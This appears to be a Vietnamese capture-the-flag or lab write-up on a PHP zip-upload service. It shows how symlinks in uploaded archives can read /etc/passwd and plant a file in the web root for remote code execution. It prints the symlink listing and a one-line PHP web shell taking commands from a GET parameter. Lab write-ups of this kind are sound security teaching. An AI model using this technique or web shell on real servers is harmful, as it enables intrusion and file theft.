

Symlink - Writeup


▼ Giới thiệu

▼ Chức năng của trang web

- Truy cập vào trang web mình thấy 1 form upload file zip. Sử dụng trang web bình thường bằng cách upload file zip lên thì mình thấy trang web đã giải nén các file ra và hiển thị đường dẫn truy cập tới các file đó.









▼ Tổng quan source code

- Cách tổ chức source code: gồm 2 thư mục src và config. Thư mục src sẽ chứa file index.php xử lý chính cho chương trình.



- Đoạn code xử lý chính của file index.php từ dòng 17 đến 29. Như các bài lab trước thì file người dùng upload lên là 1 `untrusted data` nên mình sẽ truy vết từ nó qua các dòng code trong file index.php.
  - Dòng 17 untrusted data xuất hiện và nó được upload thẳng lên server tuy nhiên chỉ ở thư mục tmp.
  - Vì file up lên là file zip nên dòng 24 chương trình giải nén bằng cách chạy OS command. Thư mục nơi file giải nén sẽ phụ thuộc vào session của từng user.



▼ Đặt giả thuyết, ý tưởng

- Bài này sẽ không khai thác được command injection hay path traversal vì biến `$dir` và `$name` mình đều không kiểm soát được. Cho nên mình sẽ sử dụng kỹ thuật SymLink để khai thác đọc file `/etc/passwd`. Đầu tiên mình sẽ tạo 1 symlink trỏ tới file `/etc/passwd` rồi tiến hành nén lại. Sau đó upload lên


server rồi server giải nén ra file symlink trỏ tới file `/etc/passwd` thì mình sẽ tiến hành đọc nó.


- Tuy nhiên nếu chỉ dừng lại ở việc đọc file thì chưa ảnh hưởng nghiêm trọng cho lắm, nên mình sẽ tiến hành RCE bằng cách sau:
  - Bước 1: Tạo 1 symlink trỏ tới `/var/www/html` (DocumentRoot) rồi nén lại sau đó tải lên server.
  - Bước 2: Tạo 1 thư mục cùng tên với symlink ở bước 1 chứa 1 file shell.php và cũng nén lại rồi gửi lên server.


⇒ Lợi dụng tính năng giải nén và tính năng của symlink thì mình có thể ghi 1 file shell vào DocumentRoot của trang web.


▼ Kiểm chứng giả thuyết, ý tưởng

- Tiến hành tạo symlink và nén lại.











- Tiến hành kiểm chứng giả thuyết RCE server. Đầu tiên tạo symlink trỏ tới DocumentRoot, nén lại rồi gửi lên server.


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ls -la
total 24
drwxr-xr-x  2 kali kali 4096 Oct 26 11:58 .
drwxr-xr-x 19 kali kali 4096 Oct 26 11:23 ..
-rw-r--r--  1 root root  189 Oct 26 11:33 hack.zip
lrwxrwxrwx  1 root root   13 Oct 26 11:58 link_to_html → /var/www/html
lrwxrwxrwx  1 root root   11 Oct 26 11:27 link_to_passwd → /etc/passwd
lrwxrwxrwx  1 root root   27 Oct 26 11:25 link_to_text → /home/kali/Desktop/test.txt
-rw-r--r--  1 root root  187 Oct 26 11:58 step1.zip
-rw-r--r--  1 root root    5 Oct 26 11:24 test.txt
-rw-r--r--  1 root root  171 Oct 26 11:36 test.zip
```

- Sau đó thực hiện tiếp bước 2 ở giả thuyết.




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# cat link_to_html/shell.php
<?php system($_GET['cmd']);?>
```





⇒ Vậy là mình đã RCE thành công bằng kỹ thuật symlink.